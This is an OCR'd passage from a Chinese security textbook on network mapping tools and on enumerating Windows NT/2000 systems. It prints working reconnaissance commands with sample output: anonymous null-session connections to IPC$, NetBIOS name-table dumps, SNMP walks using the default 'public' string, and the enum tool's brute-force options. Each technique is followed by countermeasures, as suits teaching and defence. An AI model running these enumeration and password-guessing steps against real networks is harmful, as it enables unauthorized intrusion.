


图 2.8 cheops 以单个图形界面软件包提供许多网络映射实用工具

图形化网络映射工具。cheops把ping、traceroute、端口扫描功能和操作系统检测(通过queso)集成到单个软件包中，cheops提供一个可视化显示系统和相关网络的简单接口，使得理解目标站点的态势变得容易。

tkined是来自http://wwwhome.cs.utwente.nl/~schoenw/scotty 的Scotty软件包的一部分。tkined是用Tcl脚本语言编写成的集成了各种网络管理工具的一个网络编辑器，可用来发现IP网络。tkined具有很强的扩展性，允许执行网络勘察活动，其结果以图形方式显示。尽管不执行操作系统检测，它仍然能执行本章和第1章中提到过的许多任务。除tkined外，Scotty还提供另外几个值得探索的发现用脚本程序。

自动发现工具对策

既然像Scotty、tkined和cheops之类的工具使用的是已经讨论过的各种技巧的组合，检测这些攻击的同样技巧也适用于检测自动工具的发现活动。

2.2 小结

我们已讨论了执行ping扫射(包括ICMP和TCP)、端口扫描及操作系统检测的必需工具和技巧。通过使用ping扫射工具，就能标识存活着的系统，从而准确地指出潜在的目标。通过使用数不清的TCP和UDP扫描工具和技巧，就能标识监听着的潜在服务，并就目标系统的暴露程度作出些假设。最后我们展示了攻击者们可以怎样使用操作系统检测软件来相当准确地确定目标系统所用的特定操作系统。以后我们会看到，此前收集起来的信息对于发动一次集中火力的攻击至关重要。

目前我国普遍对安全问题重视不够，大多数网络没有专职的安全管理员，安全管理只是网络管理员和系统管理员的附属工作，加强安全实际操作能力就更为紧迫，这本书以大量的攻防实例满足了这种需求。

第3章 「查点」

假设一开始的目标探测和非入侵性勘察没有找到任何直接的入侵路途，攻击者就会转向标识有效的用户账号或保护不当的共享资源[①]。从系统中抽取有效账号或导出资源名的过程称为查点(enumeration)。查点有多种方法，本章详细探讨最为流行的方法。

先前讨论的信息汇集技巧与查点的关键差别在于入侵级别——查点涉及往目标系统的主动连接和定向查询。因此查点活动可能(而且是应该)被目标系统记录下来或以其他方式注意到。我们将展示查找什么内容以及可能的话如何阻止这种查点。

经由查点积累的信息有许多初看起来并无危害。然而正如本章试图阐析的那样，这些信息可能成为目标系统的祸根。一般地说，一旦查点出一个有效用户名或共享资源，攻击者猜出对应的密码或标识与资源共享协议关联的某些脆弱点通常就只是个时间问题了。关闭这些容易堵塞的漏洞，你就消除了攻击者们入侵的第一个立足点。

攻击者查点的信息类型大体可归为以下几类：

- ▼ 网络资源和共享资源
- ■ 用户和用户组
- ▲ 服务器程序及其旗标

查点技巧差不多都是特定于操作系统的，因此要求使用第2章中汇集的信息(端口扫描和操作系统检测结果)。了解攻击者们寻求的信息类型以及自己的特定系统如何泄露它们之后，你就可以采取措施封堵这些漏洞了。

本章按操作系统划分成三节，即Windows NT/2000、Novell NetWare和UNIX。我们已不再直接提及Windows 9x，因为这里所提到的用户与应用程序查点和单用户操作结构无关，不过许多用于Windows NT/2000的文件共享查点技术都可用于Windows 9x。每节详细叙述各种查点技巧、检测它们的手段以及可能的话如何消除这些脆弱点。

3.1 Windows NT/2000查点

在Windows NT的发展过程中，Windows NT获得了把共享信息泄露给偷窃者的

①共享资源就是服务器程序出口供其客户共享使用的资源，例如NFS服务器把某个目录作为网络文件系统出口供其客户安装使用。

坏名声。这主要是因为Windows NT的网络服务非常依赖于通用互联文件系统/服务器消息块(Common Internet File System/Server Message Block,CIFS/SMB)和NetBIOS数据传输协议。Windows 2000生来就具有运行TCP/IP的能力，即使没有NetBIOS也能够很好地工作，但作为NT的孪生兄妹，Windows 2000同样具有NT所有的不安全特性。多面的Windows 2000增加了几个新的特征，信息收集者将会对这些新特征感兴趣。我们将逐步介绍这些特征(包括旧的和新的)，同时我们也将推荐一些方法和步骤，在信息收集者收集到足以发动严重攻击的信息前对那些不安全特性进行补救。

在介绍Windows查点之前，要先介绍一个工具包和一个重要的概念:Windows NT/2000资源工具箱和空会话。在随后的章节中，我们将多次提到它们，它们也是 Windows 2000/NT上的初始攻击方式。

Windows NT/2000黑客工具箱

流行度:	*5*
容易度:	*8*
影响力:	*8*
风险率:	*7*

Windows NT 3.1发布后，Microsoft提供了一系列补充文档和一张光盘，光盘的内容就是管理NT网络的软件工具：Windows NT资源工具箱(工作站版和服务器版)。当然，这些资料是需要额外收费的。NTRK(the Windows NT Resource Kit)包括了多种强有力的工具，从通用Perl 脚本语言的功能实现版本、各种通用UNIX工具，到NT零售版未提供的远程管理工具。没有NTRK就不能进行严格的NT管理。

然而，NTRK在提供便利的同时也具有副作用。入侵者可以利用这些工具得到有价值的信息，因此NTRK也被人笑称为“Windows NT黑客工具箱”。NTRK(包括两个最新的附件)的零售价大约为200美元，因此完全可以假设“资源丰富”的攻击者可能会利用这些工具来进行攻击(有一些工具可以在ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/站点免费获得)。

Windows 2000版(W2RK)继承了这个传统，也包含了许多这样具有双面性的工具。另外，Windows 2000服务器操作系统的光盘也包括了很多对黑客有益的工具，保存在

Support\Tools文件夹下。本章主要介绍一些方便查点的资源工具箱和支持工具，其他与安全相关的工具将在第5章和第6章介绍。

技巧 *NTRK提供的Perl环境不如ActiveState(NT版)功能强大，ActiveState(NT版)可以从http://www.activestate.com获得。实际上，W2RK中包括了ActiveState的ActivePerl Build 512。如果要在Windows上用Perl，建议使用ActiveState来实现，因为本书中介绍的基于Perl的工具不能正常运行在二进制NTRK Perl上。*

警告 *虽然我们非常鼓励具有安全意识的NT/2000管理者购买整个资源工具箱，并查看他们的网络缺什么，但千万不要把它安装在生产服务器上，以免使生产服务器成为攻击目标！最多为正在运行的应用程序安装相关的工具即可。仅用于管理的RK工具可以保存在一个可移动的磁盘或网络设备上，需要时再运行。*

空会话：经典的查点

流行度:	*8*
容易度:	*10*
影响力:	*8*
风险率:	*9*

在前面已经提到 Windows NT/2000有一个致命弱点，即它对CIFS/SMB和NetBIOS的缺省信赖。CIFS/SMB和NetBIOS标准包括了一些API，这些API通过TCP端口139可以返回机器的大量信息，甚至把这些信息返回给未认证的用户。假设通过前面的端口扫描已经知道TCP端口139正在监听，那么远程访问这些API的第一步是通过所谓的"空会话"命令在一个未经过认证的用户和一个NT/2000系统之间创建连接。

```
net use \\192.168.202.33\IPC$ "" /u:"" ""
```

这条命令的意思是连接IP地址为192.168.202.33 的隐藏的内部处理的通信者"share"(IPC$)，把它作为内置的匿名用户(/u: "")，密码为空。如果连接成功，攻击者就拥有了一条开放通道，通过这条通道，攻击者可以尝试本章所略述的各种技术

并尽可能地掠夺信息：网络信息、共享资源、用户、群组、注册表键等等。

本章所介绍的信息收集技术几乎都利用了Windows NT/2000的这个安全漏洞。无论它被称为"红色按钮"漏洞、空会话或者匿名登录，它都最具有破坏性，也是入侵者搜寻网络的立足之处。

空会话的对策

空会话需要访问TCP 139，因此最谨慎的预防方法是在所有网络访问设备上过滤与NetBIOS相关的TCP和UDP端口，从135到139，也可以采用把单个NT主机上的NetBIOS over TCP/IP设为无效的办法，这只需在Network Control Panel的Bindings标签上将WINS Client(TCP/IP)从相应的接口松绑。Windows 2000下，操作更容易，只需选中网络连接小应用程序的高级TCP/IP设置的WINS标签的Disable NetBIOS Over TCP/IP选项即可。

警告 *Windows 2000的另一个SMB端口445可以提供同样的信息，具体内容和补丁参见第6章。*

根据NTSP3(NT Service Pack 3)，即使不采用使NetBIOS over TCP/IP项失效这样激进的方法，也可以采用Microsoft提供的另一种机制来防止利用空会话对敏感信息进行查点(这里我们建议除非NetBIOS服务是必须的，否则将NetBIOS over TCP/IP设为无效)。这种机制称为RestrictAnonymous，它是注册表键，设置键值的步骤如下：

1. 打开regedt32，找到HKLM\SYSTEM\CurrentControlSet\Control\LSA。
2. 选择Edit|Add Value并输入下面的数据：

   数值名称：RestrictAnonymous


   数据类型：REG_DWORD

   数　　值：1(Windows 2000上为2)
3. 退出注册表编辑器(Registry Editor)并重启机器以使改动有效。

在Windows 2000上，由于Security Settings MMC管理单元中的\Local Policies\Security Options使实现起来更加简单，Security Options工具提供图形界面来配置那些需要在NT4

手工配置的类似RestrictAnonymous的注册表设置。更方便的是，这些设置可以应用于Organization Unit(OU)、site、domain level，因此，这些设置可以被那些从Windows 2000域控制器派生出来的所有的在当前活动目录下的子对象继承。这需要Group Policy管理单元，具体的组策略的内容参见第6章。

为了控制未认证用户使用空会话或组策略访问NetBIOS信息，必须对匿名连接策略值作更多的限制，把该值设为No Access Without Explicit Anonymous Permissions(等于在Windows 2000注册表中把RestrictAnonymous设为2)。



有趣的是，设置RestrictAnonymous实际上不会阻塞匿名连接。它主要通过查点用户账户和共享信息防止大多数信息泄漏给空会话。把RestrictAnonymous值设为2将使所有的空连接只访问明确允许匿名访问的资源(参见前面的说明)。

注意 *值得注意的是，这个规则有一个例外——sid2user(3.1.2 节"NT/2000 用户和用户组查点"将介绍它)，即使 RestrictAnonymous 是有效的，sid2user 仍然起作用。*

如果希望得到更多的资料，可以在http://search.support.microsoft.com上找到Microsoft的知识库(Knowledge Base)编号为Q143474的文章。如果希望得到更多的技术细节，可以阅读来自Hobbit的在http://www.avian.org上的关于NetBIOS攻击的原始论文"CIFS: Common Insecurities Fail Scrutiny"，即RFCs 1001和RFCs 1002，这篇论文的主题是NetBIOS over TCP/UDP传输标准。

配置后会立即看到空会话上传输的敏感信息。大多数情况下，人们并不希望这些信息被泄漏，特别是当服务器与因特网连接时。我们极力推荐设置RestrictAnonymous。

前面已经完成了必要的知识准备，下面就可以利用这些工具和技术进行工作。

3.1.1 NT/2000 网络资源查点

当远程攻击者侦察NT/2000网络时，所做的第一件事就是了解网络线缆上传输的内容。所以，我们首先介绍NetBIOS资源的查点，再介绍NT/2000系统提供的TCP/IP服务的查点。

NetBIOS查点

流行度:	*9*
容易度:	*10*
影响力:	*7*
风险率:	*8.6*

查点NetBIOS线缆的工具和技术非常容易使用，因为大多数都创建在操作系统内部。我们将首先介绍这些工具和技术，之后也会介绍一些第三方的工具。由于修补所有这些弱点都很简单容易，所以在最后我们再介绍相应的攻击对策。

利用net view查点NT/2000域

net view命令是一个很好的内部创建的查点工具，也是一种非常简单的NT/2000命令行实用工具，它列出了网络上可使用的域和域中的所有机器。下面是利用net view查点网络上的域的方法：

```
C:\>net view /domain
Domain
-------------------------------------------------------------------------------
CORLEONE
BARZINI_DOMAIN
TATAGGLIA_DOMAIN
BRAZZI

The command completed successfully.
```

下面的命令列出了特殊域中的机器：

```
C:\>net view /domain:corleone
Server Name       Remark
-------------------------------------------------------------------------------
\\VITO            Make him an offer he can't refuse
\\MICHAEL         Nothing personal
\\SONNY           Badda bing badda boom
\\FREDO           I'm smart
\\CONNIE          Don't forget the cannoli
```

技巧 *请记住我们可以利用ping sweeps（参见第2章）得到的信息，用机器的IP地址代替NetBIOS名。IP地址和NetBIOS名字基本上是可交换的（例如，\\192.168.202.5等于\\SERVER_NAME）。为了方便，攻击者经常在他们的%systemroot%\system32\drivers\etc\LMHOSTS文件中增加适当的项，用#PRE语句增加内容，然后在命令行运行nbtstart -R重装名字表高速缓存。这样在后面的攻击中攻击者就可以自由使用NetBIOS名，NetBIOS可以透明地映射为LMHOSTS中定义的IP地址。*

使用nbtstat和nbtscan命令转储NetBIOS名字表

另一个很好的嵌入工具是nbtstat，它可以提取远程系统的NetBIOS名字表。名字表中包括了很多信息，如下例所示：

```
C:\>nbtstat -A 192.168.202.33
NetBIOS Remote Machine Name Table

Name                    Type          Status
---------------------------------------------
SERVR9           <00>  UNIQUE      Registered
SERVR9           <20>  UNIQUE      Registered
9DOMAN           <00>  GROUP       Registered
9DOMAN           <1E>  GROUP       Registered
SERVR9           <03>  UNIQUE      Registered
INet~Services    <1C>  GROUP       Registered
IS~SERVR9......  <00>  UNIQUE      Registered
9DOMAN           <1D>  UNIQUE      Registered
..__MSBROWSE__.  <01>  GROUP       Registered
```

```
ADMINISTRATOR   <03> UNIQUE      Registered

MAC Address = 00-A0-CC-57-8C-8A
```

NetBIOS 代码	来源
<computer name> [00]	Workstation Service
<domain name> [00]	Domain Name
<computer name> [03]	Messenger Service(for messages sent to this computer)
<user name> [03]	Messenger Service(for messages sent to this user)
<computer name> [20]	Server Service
<domain name> [1D]	Master Browser
<domain name> [1E]	Browser Service Elections
<domain name> [1B]	Domain Master Browser

表 3.1 通用 NetBIOS 服务代码

如表3.1所示，nbtstat 得到的内容包括系统名(SERVR9)、系统所在的域(9DOMAN)、所有用户名(ADMINISTRATOR)、当前正在运行的所有服务(INet～Services)和MAC地址。这些项可以通过NetBIOS服务代码识别(名字右边的两位数字)。

nbtstat有两个主要的缺点，一是一次只能限制为一台主机操作，二是它的输出无法预测。Alla Bezroutchko的nbtscan弥补了这两方面的缺陷。大家可以在http://www.abb.aha.ru/software/nbtscan.html 找到nbtscan。nbtscan可以对整个网络进行"nbtstat"，访问速度更加令人满意，输出信息格式也更直观。

```
D:\Toolbox\nbtscan102>nbtscan 192.168.234.0/24
Doing NBT name scan for addresses from 192.168.234.0/24

IP address       NetBIOS Name     Server    User         MAC address
-------------------------------------------------------------------------------
192.168.234.36   WORKSTN12        <server>  RSMITH       00-00-86-16-47-86
192.168.234.110  CORP-DC          <server>  CORP-DC      00-c0-4f-86-80-05
192.168.234.112  WORKSTN15        <server>  ADMIN        00-80vc7-0fva5-61
192.168.234.200  SERVR9           <server>  ADMIN        00-a0-cc-57-8c-8a
```

同样，nbtscan是一种快速查找网络上运行Windows系统的主机的好方法。尝试着

用它去访问一个你希望的C类网段，你就会赞同这种说法。

查点NT/2000域控制器

为了更深入地了解NT网络结构，我们需要使用NT资源工具包(NT Resource Kit)中的工具。在下面的例子中，我们可以看到NTRK中的nltest是如何识别主域控制器和备份域控制器的(Primary and Backup Domain Controllers)(PDC和BDC保存着NT网络的认证证书)：

```
C:\> nltest /dclist:corleone
List of DCs in Domain corleone
    \\VITO (PDC)
    \\MICHAEL
    \\SONNY

The command completed successfully
```

更具体地，第一步是建立空会话(还记得空会话吗？如果不太清楚，请返回本章的开头部分)。一旦与例子中的域里的任何一台机器建立空会话，使用nltest /server:<server name>和/trusted_domains语句就可以获得与前面的域相关的更多的NT域的信息。

利用net view和RK工具查点NetBIOS共享资源

建立空会话后，也可以利用net view来查点远程系统的共享资源：

```
C:\>net view \\vito

Shared resources at \\192.168.7.45

VITO

Share name    Type  Used as Comment
-------------------------------------------
NETLOGON      Disk          Logon server share
Test          Disk          Public access
The command completed successfully.
```

NTRK中其他三个工具:rmtshare、srvcheck和srvinfo(使用-s开关)也很好用。rmtshare的输出与net view类似。srvcheck可以显示共享资源和经授权的用户，包括隐藏的共

享资源，但它要求具有访问远程系统查点用户和隐藏的共享资源的权限。带-s参数的srvinfo命令可以列出所有的共享资源和与该资源相关的其他隐含信息。

使用DumpSec(即以前的DumpACL)查点NetBIOS共享资源

最好的查点NetBIOS共享资源的工具就是DumpSec(以前的DumpACL)，如图3.1所示。该工具可以免费从Somarsoft(http://www.somarsoft.com)获得。DumpSec中的少数几个工具更应当属于NT安全管理者的工具包。DumpSec审查是否允许从文件系统到远程系统提供的服务的访问。基本的用户信息可以被无害的空会话获得，也可以更简单和直观地通过命令行得到。

在图3.1中，我们可以看到使用DumpSec从远程系统获得共享信息。





图3.1 DumpSec通过与目标计算机的空会话得到共享资源

使用Legion和NAT扫描共享资源

直接的攻击者经常建立空会话连接，手工使用前面介绍的工具，但大多数的黑客通常喜欢利用一个NetBIOS扫描程序快速扫描整个网络，得到暴露的共享信息。Legion就是这样一种常用的扫描程序(从因特网的很多归档中都可以找到它)。



Legion可以扫描一个C类IP网络并在它的图形界面中显示得到的共享信息。Legion的2.1版包括了"蛮力工具"，它利用用户提供的一串密码试图访问共享信息。有关Windows 9x和NT上的蛮力破解密码的具体内容，请参见第4章和第5章的相关部分。

另一个流行的Windows共享资源扫描程序是基于Andrew Tridgell编写的代码的NetBIOS Auditing Tool(简称NAT，在许多因特网归档服务器上都能找到)。Rhino9的Neon Surge和Chameleon还给害怕命令行的庸人编写了NAT的一个图形接口，如图3.2所示。NAT不仅能发现共享资源，而且会使用用户定义的用户名和密码串尝试蛮力进入。

其他NT/2000网络查点工具

这里还要介绍另外几个NT网络信息查点工具：Microsoft的epdump(可在http://www.ntshop.net/security/tools/def.htm 找到)，getmac和netdom(NTRK中包含)以及Jesper Lauritsen的netviewx(参见http://www.ibt.ku.dk/jesper/NTtools/)。epdump查询RPC端点映射器(endpoint mapper)，显示与IP地址和端口号绑定的服务(但显示形式比较简单)。利用空会话，getmac显示远程机器网卡的MAC地址和设备名。攻击者可以利用getmac得到有价值的网络信息了解具有多个网络接口的系统。netdom更有用，它可以查点同




图3.2 带有图形界面和命令行输出的NetBIOS审计工具(NAT)

一网络线缆上的NT域的关键信息，包括域的成员和备份域控制器的标识。netviewx同样也是一个强有力的工具，可以列出域内的结点和结点正在运行的服务。我们经常使用netviewx查点NT远程访问服务(Remote Access Service，RAS)来了解网络上存在的拨号服务的数量，如下例所示。-D参数定义了待查点的域，-T参数定义了待查找的机器或服务的类型。

```
C:\>netviewx -D CORLEONE -T dialin_server

VITO,4,0,500,nt%workstation%server%domain_ctrl%time_source%dialin_server%
backup_browser%master_browser," Make him an offer he can't refuse"
```

一个系统正在运行的服务在%字符之间列出。netviewx同时也是一种选择非域控制器（non-domain controller）目标的工具，非域控制器通常安全性较差。

位于http://www.ntsecurity.nu 的Arne Vidstrom的Winfo工具可以得到用户账号、共享资源、子域、服务器和工作站的合法账号，如果加上-n参数，它甚至可以自动创建空会话。

Cerberus Information Security(http://www.cerberus-infosec.co.uk/toolsn.shtml) 的David Litchfield的nbtdump工具也可以创建空会话，执行共享资源和用户账号的查点，并且可以以HTML的形式输出结果报告。

查点的综合工具：enum

Razor工作组希望把所有NetBIOS查点的特征集合到一个工具上，最后只达到了集合部分特征的效果，他们把它称为enum(这个名字在本章非常贴切)。大家可以在http://razor.bind - view.com找到enum。下面列出了enum的所有参数，并对这些参数进行了说明。

```
D:\Toolbox>enum
usage:      enum  [switches] [hostname|ip]
   -U:      get userlist
   -M:      get machine list
   -N:      get namelist dump (different from  -U|-M)
   -S:      get sharelist
   -P:      get password policy information
   -G:      get group and member list
   -L:      get LSA policy information
   -D:      dictionary crack,needs  -u and  -f
   -d:      be detailed, applies to  -U and  -S
   -c:      don't cancel sessions
   -u:      specify username to use (default "")
   -p:      specify password to use (default "")
   -f:      specify dictfile to use (wants  -D)
```

enum可以自动创建和拆卸空会话。需要注意的是密码策略查点参数-p，远程的攻击者可以通过-p参数判断自己是否可以远程地猜测用户账号和密码(使用-D、-u和-f)，直至发现一个薄弱环节。在后面的查点NT/2000用户账号部分将更多地介绍enum。

NetBIOS查点对策

前面介绍的技术几乎都是运行在NetBIOS传输上的，这一点我们已经多次提到，因此，只要不允许对TCP和UDP的135～139端口的访问，前面介绍的技术就无法实现。禁止对这些端口的访问最好的方法是在路由器、防火墙或其他网络关口进行阻塞。在前面的内容中，已经介绍了如何在一台单独的主机上使NetBIOS over TCP/IP项失效这

种阻塞方法，当然，也可以通过配置RestrictAnonymous注册表键的方法来实现阻塞。这些都可以防止通过匿名连接下载敏感信息。但RestrictAnonymous不能影响net view 和nbtstat命令。另外，Windows 2000通过TCP/UDP 445也提供一些信息，因此，这个端口也应该被禁止。

NT/2000 SNMP查点

流行度:	*8*
容易度:	*9*
影响力:	*5*
风险率:	*7.3*

即使你很严格地限制了对NetBIOS服务的访问，如果你的NT/2000系统上的简单网络管理协议(SNMP)代理可以通过缺省的公共串(例如: public)访问，那么敏感信息仍然可能被泄露。利用NTRK中的snmputil SNMP浏览器可以非常轻松的通过SNMP查点NT用户：

```
C:\>snmputil walk 192.168.202.33 public .1.3.6.1.4.1.77.1.2.25
Variable = .iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-2.server.
           svUserTable.svUserEntry.svUserName.5.71.117.101.115.116
Value    = OCTET STRING -Guest

Variable = .iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-2.server.
           svUserTable.svUserEntry.svUserName.13.65.100.109.105.110.
           105.115.116.114.97.116.111.114
